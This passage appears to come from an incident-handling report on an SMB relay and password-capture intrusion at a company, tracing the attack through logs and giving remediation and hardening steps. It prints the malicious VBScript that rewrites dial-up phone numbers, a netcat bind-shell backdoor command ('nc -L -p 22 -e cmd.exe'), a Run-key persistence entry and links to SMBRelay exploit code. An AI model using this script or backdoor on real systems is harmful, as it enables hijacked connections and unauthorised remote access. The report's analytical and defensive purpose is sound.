The Team performed drive backups from Alice's <u>\pirate</u> and laptop <u>\hb-alice</u> with the built-in *Windows 2000* backup utility. Both workstations were placed in locked room.


🖷 Backup	[Untitled]	
Job Edit	<u>v</u> iew <u>T</u> ools <u>H</u> elp	
Welcome	Backup Restore Schedule Jobs	
	My Computer A: C: Local Disk D: F: Local Disk My Computer My Documents F: Local Disk F: Local Disk <	
	ackup gestination: Backup options: ile Normal backup. Summary log. Some types excluded.	Start Backup
	\backup.bkf Browse	

The Team restored backups onto new workstations, exactly with the same hardwares as Alice's <u>\pirate</u> and laptop <u>\nb-alice</u>. The sequence of indentification steps was following as shown below.

- Antivirus checking Computers: <u>\\pirate; \\nb-alice</u> Results: None
- Antivirus detection logs Computers: <u>\\pirate</u> Results: Trojan *Exploit-SmbMiM* detected at 7:03 PM

Action View	-	🖻 🖬 😫									
Tree	Iress		Product Version	Engine	DAT\Definition	Virus Name	Virus Type	File Name	Scan Time	Action Taken	Pro
S	.2.49	VirusScan Ent.	7.1.0	4.3.20	4.0.4362			C:\Progr	20.05.20	1059	21
McAfee Security	.3.34	VirusScan Ent.	7.1.0	4.3.20	4.0.4362			C:\WIN	20.05.20	1059	21
Orchest Orchest Reporting Orchest Orchest	.4.9	VirusScan Ent.	7.1.0	4.3.20	4.0.4361	Exploit-SmbMiM	Trojan	C:\Alt\s	20.05.20	52	21
	.4.9	VirusScan Ent.	7.1.0	4.3.20	4.0.4361				20.05.20	1	21
	.2.70	VirusScan Ent.	7.1.0	4.3.20	4.0.4362			C:\Progr	20.05.20	1059	21
	.3.31	VirusScan Ent.	7.1.0	4.3.20	4.0.4362			C:\WIN	20.05.20	1059	21 21
🗄 💽 Rep	.2	VirusScan Ent.	7.1.0	4.3.20	4.0.4362			C:\Progr	20.05.20	1059	21 21
E Q Qu	.2	VirusScan Ent.	7.1.0	4.3.20	4.0.4362				20.05.20	19	21
	.2	VirusScan Ent.	7.1.0	4.3.20	4.0.4362				20.05.20	19	21
	.2	VirusScan Ent.	7.1.0	4.3.20	4.0.4362				20.05.20	19	21
ĘΩ	.2.14	VirusScan Ent.	7.1.0	4.3.20	4.0.4362				20.05.20	19	21
	.2	VirusScan Ent.	7.1.0	4.3.20	4.0.4362				20.05.20	19	21
	.2	VirusScan Ent.	7.1.0	4.3.20	4.0.4362			C:\Progr	20.05.20	1059	21
	.2	VirusScan Ent.	7.1.0	4.3.20	4.0.4362			C:\Progr	20.05.20		21
لظرا ا رار	2	VirusScan Ent	710	4 3 20	4 0 4362			CIProgr	20.05.20	1/159	21

- OS event logs checking Computers: <u>\\pirate</u> Results: logs cleared last night at 7:15 PM by Alice's account wild\user
- ADS checking Computers: <u>\\pirate</u> Results: notepad.exe "infected" with some executables and scripts



 Dial-up client configuration Computer: <u>\\nb-alice</u>

Result: incorrect dial-up client's phone number for the Company ABC

2	Modem Removed- Unavailable device (COM1)
	hone number Arga code: <u>Phone number:</u> 7654321 Atemate Country/region code:
	Use dialing rules

The Team quickly clarified, that this assigned phone number belongs to their bussiness partner Company XYZ. They found out from senior *FW* administrator, that the connection had made to the Company ABC last night at 7:01 PM:

 FW event logs checking Private source IP address: 192.168.222.14 (Mallory's VPN-1 SecureClient client IP address) Results: successful remote access login last night at 7:01 PM with Alice's account wild\user

-			I ₽ ?	_	_		_					
Log 🖵 Activ	/e 🖳 Al	udit			.(1)							
× -		abc 🗻 🗐	🛃 🖌	禹	1	±	E					
🖃 📑 Log Qu 📥	W No.	T Date	T Time	T	T	🝸 Origin	T	TT	T Service	T Source	T Destination	7
E Pre	147932	15Apr2004	7:00:36		E	vairogs-1		TCP	TACACSplus	192.168.222.254	Besis	5(
	147945	15Apr2004	7:00:40			vairogs-1		TCP	TACACSplus	192.168.222.254	Besis	50
	147946	15Apr2004	7:00:41			vairogs-1		TCP	TACACSplus	192.168.222.254	Besis	50
O	147950	15Apr2004	7:00:43	004	Œ	vairogs-1		TCP	TACACSplus	192.168.222.254	Besis	5(
	148233	15Apr2004	7:01:32	008	Œ	vairogs-1		TCP	TACACSplus	192.168.222.254	Besis	5(
	148235	15Apr2004	7:01:32	001	E	vairogs-1		TCP	TACACSplus	192.168.222.254	Besis	5(
=	148237	15Apr2004	7:01:32	101	E	vairogs-1		TCP 🚯	TACACSplus	192.168.222.254	Besis	5(-
	148238	15Apr2004	7:01:32	001	•	vairogs-1		TCP 🚯	TACACSplus	192.168.222.254	Besis	50
	148257	15Apr2004	7:01:34	001	E	vairogs-1		TCP 🚯	TACACSplus	192.168.222.254	Besis	5(
	148260	15Apr2004	7:01:35	-	E	vairogs-1		TCP.	TACACSplus	192.168.222.254	Besis	50
	148261	15Apr2004	7:01:35	001	E	vairogs-1		TCP 🔂	TACACSplus	192.168.222.254	Besis	50
	148365	15Apr2004	7:01:56		Œ	vairogs-1		TCP 🐨	IKE_tcp	192.168.222.14	Vairogs	0
	148385	15Apr2004	7:01:57		E	vairogs-1		-=		192.168.222.14	vairogs-1	
	148387	15Apr2004	7:01:58		Œ	vairogs-1		0-4		192.168.222.14	vairogs-1	
×	148389	15Apr2004	7:01:58	100	Œ	vairogs-1		💮 UDP	ISAKMP	192.168.222.14	Vairogs	0
	148394	15Apr2004	7:01:58	201	E	vairogs-1		0-4		192,168,222,14	vairogs-1	
	148402	15Apr2004	7:02:00	201	Œ	vairogs-1				192.168.222.14	vairogs-1	
🗄 🗖 Cu:	148403	15Apr2004	7:02:00		Œ	vairogs-1		😵 UDP	tunnel_test	192.168.222.14	Vairogs	0
	148405	15Apr2004	7:02:00		E	vairogs-1		般 UDP	tunnel_test	192.168.222.14	Vairogs	0
	148407	15Apr2004	7:02:00		Œ	vairogs-1		TCP	FW1_topo	192,168,222,14	Vairogs	0
	148414	15Apr2004	7:02:02		E	vairogs-1		😵 UDP	domain-udp	192,168,222,14	Proxy	1
	148417	15Apr2004	7:02:02	001	Œ	vairogs-1		TCP	Q135	192.168.222.14	e-pasts	1
	•						1					F
• •	Ready									Total w	ecords in file: 518938	-

They immediately contacted the XYZ *IT* security staff and asked help to investigate the incident. Company's XYZ *FW* logs showed that last night at 7:01 PM connection had been made from Mallory's workstation to the ABC external *FW* address... All evidences of the incident was provided to Mallory with the cooperation with Company's XYZ security staff. He surrended and revealed the collected *hashes.txt* files, the e-mail message to <u>alice.cooper@hotmail.com</u> and the password cracking tools after three days of hacking. All password files were sent to the ABC Team.

5.3 Containment

The Team started *Outlook 2000* under Alice's account, combed out Alice's latest email messages and found out one from <u>alice.cooper@hotmail.com</u> with a zipped *VBScrip*t file attachment described in Appendix A. The Team finally understood how Alice's password had been captured. They discovered many e-mail messages from <u>alice.cooper@hotmail.com</u> and invitations to connect with the *net use* command. They looked at the password *hashes.txt* files and discovered, that the *SSH* server and the external Web server administrator's challenges/responses were captured by Mallory. The external Web server and *SSH* server administrators accounts were under the sword of Damocles. In order to continue any further incident investigation, the Team required Jump Kit. The following items were included in the Jump kit:

Compaq Evo610c laptop with (*Windows 2000 Server&SP4* and *Resource Kit*) CD-RW External USB Drive Blank CD's Blank floppies *Ghost 7.5* on floppy

Ethereal ScanLine Nbtscan Enum Lsadump2 pwdump3 Psloggedon Lads Fport Fpipe Netcat John the Ripper Brutus Cain&Abel DameWare Mini Remote Control

Markers Digital camera Pencils Local phone number list

The Team disconnected the external Web server and *SSH* server from the network immediately. Then they booted both servers with *Ghost* 7.5 from the floppy, executed the *Ghost* from the command line and performed a disk drive imaging process to CD's.



Using the same *Ghost 7.5* diskette, they copied CD's content to a new drive into their Jump Kit laptop. They proceeded to login under Bob's and Carol's administrator's accounts. After *SSH* server and Windows application log analysis they discovered *SSH* server configuration changes.

Event L	uy		
urce	Event	Computer	Description
nSSHD	4097	VICTIM	WinSSHD: WindowsSessionServer 1 for user wild\user fro
ISSHD	4097	VICTIM	WinSSHD: Logon attempt 1 for user wild\user from 172.1
nSSHD	4097	VICTIM	WinSSHD: Client version string SSH-2.0-PuTTY-Release-0
nSSHD	4097	VICTIM	WinSSHD: Connection from 172.1.1.1:4747 accepted
nSSHD	4097	VICTIM	WinSSHD: (Purported) user wild\user from 172.1.1.1:474
ISSHD	4097	VICTIM	WinSSHD: Logon attempt 1 for user wild\user from 172.1
ISSHD	4097	VICTIM	WinSSHD: Client version string SSH-2.0-PuTTY-Release-0
ISSHD	4097	VICTIM	WinSSHD: Connection from 172.1.1.1:4746 accepted
nSSHD	4097	VICTIM	WinSSHD: Configuration re-read succeeded: new configu
nSSHD	4097	VICTIM	WinSSHD: Configuration changed. Applying new configur 🔽
•			 +
Show Erro Show Wa Show Info Show only	rnings	access control te directory: no permit terminal s dir: c:\winnt\sys	 The: <empty>, login timeout: ou, number or password guesses: 5, 2</empty> emplate: permit remote administration: yes, map remote home shell: yes, terminal shell: nc -L -p 22 -e cmd.exe, terminal shell initial tem32, permit exec request: yes, permit file transfer: yes, file ty, permit C25 port forwarding: yes, permit S2C port forwarding: ccounts:

E١	vent Prope	rties			? ×	
	Event					
	Туре:	4/15/2004 13:06 Information N/A VICTIM	Category:		 ↑ ↓ ■ 	
	172.1.1.1:	: WindowsSe 4747		r 1 for user wild\user from 5 -L -p 22 -e cmd.exe'.		
	Daţa: @	Bytes C 🔛	ords		×	
)K Cancel	Apply	

Using the process control tool *Fport v2.0*, they discovered a *Netcat* presence listening on *TCP* 22 port.

🖾 Sele	ect C:\WINNT\system	132\cm	d.exe		
Micro	soft Windows 20	000 EI	Versio	n 5.00	.2195]
(C) C	opyright 1985-	2000	Micros	oft Com	ep. 💼
C:\>f		_			
	v2.0 - TCP/IP				lapper
	ight 2000 by F			Inc.	
http:	//www.foundsto	ne.co	U)		
Pid	Process		Port	Proto	Path
1068	tepsves	->		TCP	C:\WINNT\System32\tcpsvcs.exe
1068	tepsves	−>	9	TCP	C:\WINNT\System32\tcpsvcs.exe
1068	tepsves	->	13		C:\WINNT\System32\tcpsvcs.exe
1068	tepsves	->		TCP	C:\WINNT\System32\tcpsvcs.exe
1068	tepsves	->		TCP	C:\WINNT\System32\tcpsvcs.exe
	inetinfo		21	TCP	C:\WINNT\system32\inetsrv\inetinfo.exe
420	nc	->		TCP	C:\WINNT\system32\nc.exe
1176	winsshd	->	22	TCP	C:\Program Files\Bitvise WinSSHD\winsshd.ex
e 44.00			40	TOD	
1132	wins RFC1006d		42	TCP	C:\WINNT\System32\wins.exe
744 6d.ex		->	102	TCP	C:\Program Files\Common Files\ISOCOR\RFC100
940	e portmap		111	TCP	C:\ISM\2.20\bin\portmap.exe
408	svchost	->	135	TCP	C:\WINNT\system32\suchost.exe
Percent.	svenose	· · ·	100	1.01	OF MITHINI AS YS COND2 ASVOIDS C. CAC

In a similar way on the external Web server the Team discovered a stopped *W3SVC* service, launched the port redirection tool *fpipe* listening on *TCP* 80 port. On some *WLAN* user's computers the Team identified a new registry value and the corresponding script presence on *systemroot:*

HKLM\Software\Microsoft\Windows\Currentversion\Run /v Mapping /t REG_MULTI_SZ /d "C:\Windows\system32\script.cmd"

5.4 Eradication

The Team separated *Entrust/Direct Sever Proxy* from the Web server, placed the Web server in a server farm and defined a firewall rule between *Entrust/Direct Sever Proxy* and Web server hosts. All the system and firewall administrators as well as Alice's passwords were changed. The "infected" *c:\winnt\system32\notepad.exe* file was removed and replaced with the original version on <u>\verticelypirate</u>. The external Web

server, SSH server, Entrust/Direct Server Proxy and domain controllers were checked against malicious software, such as *fpipe*, *Netcat*, *SMBRelay*, using the tool *lads.exe*, and if *ADSs* were detected, directories were removed and replaced with the original one's from weekly backups. Vulnerability scanner *Nessus 4.2.1 for Linux* and *Nessus Console for Windows NT/2000/XP 1.4.4* were also applied to these servers.

arget list:							
Host	Portscan	All tests	Holes	Warni	Infos	Ports	Status
intrtest	100%	100%	3	46	0	31	Finished

The new registry value and the corresponding script were removed from some *WLAN* computers. Control was started over *McAfee Framework, Network Associates McShield* and *Network Associates Task Manager* services on all aforementioned servers.

Select C:\WIN	T\system32\cmd.exe	
C:\>sclist \`	\12-avayatest	
- Service li	st for \\12-avayatest	
stopped	Alerter	Alerter
stopped	ALG	Application Layer Gateway Serv
ice		
stopped	AppMgmt	Application Management
running	AudioSrv	Windows Audio
running	BITS	Background Intelligent Transfe
r Service		
running	Browser	Computer Browser
stopped	cisvc	Indexing Service
stopped	ClipSrv	ClipBook
stopped	COMŠysApp	COM+ System Application
running	CryptSvc	Cryptographic Services
running	DcomLaunch	DCOM Server Process Launcher
running	Dhep	DHCP Client
stopped	dmadmin	Logical Disk Manager Administr
ative Service	3	
unning	dmserver	Logical Disk Manager
running	Dnscache	DNŠ Client
running	ELIService	Entrust Login Interface
running	ERSvc	Error Reporting Service
unning	Eventlog	Event Log
running	EventSystem	COM+ Event System
stopped	FastUserSwitchingCompatibility	Fast User Switching Compatibil
ity		
unning	helpsvc	Help and Support
stopped	HidŜerv	Human Interface Device Access
stopped	HTTPFilter	HTTP SSL
stopped	ImapiService	IMAPI CD-Burning COM Service
unning	lanmanserver	Server
unning	lanmanworkstation	Workstation
unning	LmHosts	TCP/IP NetBIOS Helper
unning	McAfeeFramework	McAfee Framework Service
running	McShield	Network Associates McShield
unning	McTaskManager	Network Associates Task Manage
P		second of the second
unning	MDM	Machine Debug Manager

The Team began to protect the *rasphone.pbk* file integrity of dial-up users workstation with free file integrity checking tool *FileCheckMD5.exe*.

elow: osoft\Network\	
osoft\Network\	
	Connections/Pbk
: \Documents	s and Settings
	Þ
	- 6997

5.5 Recovery

There were a few things left to do now to secure the network and the services:

Step 1: Remote access clients, workstations and policy


- Remove Alice's domain account from the local administrator's group on <u>\\nb-alice</u> and <u>\\pirate</u> and place in the Users group. This prevents users access to the network configuration and start/stop services;
- Call all dial-up users and instruct them to check Company' ABC phone number in *pasphone.pbk* file, inform the Team if the phone number change has occurred;
- Change *LM* authentication level from 1 to 3 on the <u>\\pirate</u> registry and restart:

HKLM\System\CurrentControlSet\Control\Lsa\LMComapatibilityLevel=3

Explanation: There are not known any publicly available password cracking tools working with *LMv2/NTLMv2* challenges/responses.

• Change the client remote access policy for *MS IAS/RADIUS* to support Windows users and computers group membership.

Dial-up with RADIUS	Properties	? ×
Settings		
Policy name:	Dial-up with RADIUS	
Specify the condition		
Windows-Groups m	hatches "WILD\Dial-up users;WILD\Dial-up clie	ents"
Add	<u>R</u> emove <u>E</u> dit	
_	access permission	
C De <u>n</u> y remote	access permission	
	e granted with the profile you specify, unless ac on a per-user basis.	cess
Edit <u>P</u> rofile		
	OK Cancel	Apply



Start World Wide Web Publishing service.

Step 3: WinSSHD 3.07 server

Replace SSH server settings with correct Terminal Shell value.

Step 4: Administrative measure

Security staff sent an e-mail notification message not to open any suspicious e-mail messages and attachments.

5.6 Lessons learned

After some days of intensive analysis, the Team discovered why/how the system's exploit occurred:

- E-mail policy hadn't enforced to delete password protected .zip file attachments in icoming e-mail messages; Action: E-mail attachments policy will change to strip password protected .zip attachments from all e-mail;
- The users had local administrator's privileges on their workstations; Action: Revise business requirements, remove users domain accounts from local administrator's group in workstations and place in Users group;
- Weak remote access policy. The policy was based on Windows users group membership.

Action: Change the the client remote access policy for *MS IAS/RADIUS* to support Windows users and computers group membership.

Note: *Tacacs*+ don't support Windows computers group membership.

• Dial-up client Network configuration integrity violated; Action: Install and check dial-up user's workstations *rasphone.pbk* file integrity with the free file integrity checking tool *FileCheckMD5.exe* on a regular basis;

Open Check		Tr. Dog	monto	nd Cottin	ac) inc	reci der	lication 1	
	cuments a	and Settir			-	And the second second second	crosoft\N	-
l files t	TT 1 TT 1							
EVERY FIL	E APPEARS	S OK!						
41				-1				ŕ

- Non-existent automatic process control mechanism on servers and workstations;
 Action: Recommend to the software developer team to create automatic process control software;
- Non-existent *IDS* Server Sensors on External Web and *SSH* servers; Action: The security staff will recommend purchasing 3 *IDS* Server Sensors from ISS.
- Specific recommendations in order to further harden *SMB*, *NTLMSSP* and *Netlogon* communications susceptible to *MiTM* attacks:
 - Revise the necessity of NetBT protocol on Windows 2000 workstions and servers:

HKLM\System\CurrentControlSet\Services\NetBT\Parameters\ EnableLMHOSTS=0

Disable the *Server service*, if a computer is only used as a workstation. Block connection to the *TCP* 139 port using *Windows ICF* for *Windows XP*.

 Secure SMB communications. Provide SMB packet integrity with HMAC-MD5:

HKLM\System\CurrentControlSet\Services\LanmanServer\ Parameters\RequireSecuritySignature=1; HKLM\System\CurrentControlSet\Services\LanmanWorkstation\ Parameters\RequireSecuritySignature=1

 Secure NTLMSSP communications. Provide MSRPC packet integrity and 128-bit encryption for NTLMv2 authentication [7.13]:

HKLM\System\CurrentControlSet\Control\Lsa\MSV1_0\ NtlmMinServerSec=20080010; HKLM\System\CurrentControlSet\Control\Lsa\MSV1_0\ NtlmMinClientSec=20080010

Secure NetLogon communications. NetLogon communications in the domain are secured with a strong 128-bit session key using the computer password:

HKLM\System\CurrentControlSet\Services\NetLogon\Parameters\ RequireSignOrSeal=1; HKLM\System\CurrentControlSet\Services\NetLogon\Parameters\ SignSecureChannel=1; HKLM\System\CurrentControlSet\Services\NetLogon\Parameters\ RequireStrongkeyl=1 • Revise *LM* authentication level on workstations and servers [7.13]:

HKLM\System\CurrentControlSet\Control\Lsa\ LMComapatibilityLevel=3 for worksations and member servers; HKLM\System\CurrentControlSet\Control\Lsa\ LMComapatibilityLevel=5 for domain controllers

• The security staff had plans to host monthly "security awareness" seminars for individual business units.

A Mainte and Antimore and a state of the second sec

6. Exploit references

1. SMBRelay

URL: http://www.phreak.org/archives/exploits/microsoft/smbrelay.exe

2. SMBRelay and SMBRelay2

URL: http://www.xfocus.net/articles/200305/smbrelay.html

3. SMBRelay source

URL: <u>http://packetstormsecurity.org/UNIX/misc/smbrelay.cpp</u>

4. Backdoor.SMBRelay

URL: http://securityresponse.symantec.com/avcenter/venc/data/ /backdoor.smbrelay.html

7. General references

1. Tech Note No.98, "Configuring Lana Numbers in NT 4.0 and Windows 2000". URL: <u>http://www.niakwa.com/support/tn/tn98.htm</u>

2. S.French, "SMB: The Server Message Block Protocol".

URL: http://ubiqx.org/cifs/SMB.html#SMB.6

- 3. MS KB article Q230476, "Description of Common Kerberos-Related Errors in Windows 2000".
- 4. B.Schneier, P.Mudge, "Cryptanalysis of Microsoft's Point-to-Point Tunneling Protocol (PPTP)", Counterpane Systems, Aug 1998.
- 5. J.Eisinger, "Exploiting known security hole on Microsoft's PPTP Authentication Extensions (MS-CHAPv2)", University of Freiburg, 23 Jul 2001.

URL: http://mopo.informatik.uni-freiburg.de/pptp_mschapv2/pptp_mschapv2.html

6. E.Glass, "The NTLM Authentication Protocol".

URL: http://curl.haxx.se/rfc/ntlm.html

- 7. C.Adams, "The Simple Public-Key GSS-API Mechanism (SPKM)" RFC 2025, Oct 1996.
- 8. B.Schneier, P.Mudge, "Cryptanalysis of Microsoft's PPTP Authentication Extensions (MS-CHAPv2)", Counterpane Systems, Jun 1999.
- 9. C.Rigney, A.Rubens, W.Simpson, S.Willens, "Remote Authentication Dial In User Service (RADIUS)" RFC 2138, Apr 1997.
- 10. D.Carell, L.Grant, "The TACACS+ Protocol Version 1.78", Internet-Draft, Jan 1997.

11. Internet NG Project.

URL: <u>http://ing.ctit.utwente.nl/WU5/D5.1/Technology/tacacs+</u>

- 12. J.Scambray, S.McClure, "Hacking Exposed Windows 2000: Network Security Secrets & Solutions", Osborn/McGraw-Hill, 2001.
- 13. MS KB article: Q239869 " How to enable NTLM 2 authentication"
- URL: http://support.microsoft.com/default.aspx?scid=KB;en-us;q239869

8. Appendix A

```
Set WshShell = CreateObject("Wscript.Shell")
Set fso = CreateObject("Scripting.FileSystemObject")
```

```
root_in = "C:\Documents and Settings\" &
WshShell.ExpandEnvironmentStrings("%username%") & "\Application
Data\Microsoft\Network\Connections\Pbk\"
root_out = "C:\Documents and Settings\" &
WshShell.ExpandEnvironmentStrings("%username%") & "\Application
Data\Microsoft\Network\Connections\Pbk\"
```

```
hosts = "rasphone.pbk"
If (fso.FileExists(root_in & hosts))then
```

```
Set f = fso.OpenTextFile(root_in & hosts, 1)
s = f.ReadAll ' read in entire file
f.Close
```

```
s2 = ""
```

's2 = Replace(s, "PhoneNumber=7123456", "PhoneNumber=7654321") ' execute replace 'If s = s2 Then 'not exists

```
If s = s_2 Then not exists

pos = lnStr(1, s, vbCrLf \& "PhoneNumber=")

If pos = 0 Then

s_2 = s_2 \& "PhoneNumber=7654321" \& vbCrLf

Else

pos 1 = lnStr(pos + 3, s, vbCrLf)

If pos 1 = 0 Then

s_2 = Mid(s, 1, pos + 1) \& "PhoneNumber=7654321" \& vbCrLf

Else

s_2 = Mid(s, 1, pos + 1) \& "PhoneNumber=7654321" \& Mid(s, pos1)

End If

End If

End If

Set f = fso.OpenTextFile(root_out \& hosts, 2, True)

f.Write s_2

f.Close
```

9. Abbreviations

AAA – Authentication, Authorization and Accounting

ACS – Access Control Server (RADIUS or Tacacs+)

AD – Microsoft Active Directory

ADS – Alternate Data Stream

AP – Access Point

DES – Data Encryption Standard (FIPS 46-1)

EAP – Extensible Authentication Protocol

IAS – Internet Authentication Service

ICF – Internet Connection Firewall

IDS – Intrusion Detection System

IKE – Internet Key Exchange

LANA – LAN Adapter

MD – Message Digest

MiTM – Man-in-The-Middle atttack

MS - Microsoft

MS-CHAP – Microsoft Challenge Handshake Protocol

NAS – Network Access Server

NetBT – NetBios over Tcp

LM – Lan Manager

NTLM – NT Lan Manager

NTLMSSP – NTLM Security Service Provider

RADIUS - Remote Access Dial In User Service

RRAS - Microsoft Routing and Remote Access Server

SMB – Server Message Block protocol

SPN – Service Principal Name

STA – wireless STAtion

Tacacs+ - Terminal access controller access control system

TGS – Ticket Granting Service in Kerberos Key Distribution Center

WEP – Wired Equivalent Privacy

W3SVC – World Wide Web publishing SerViCe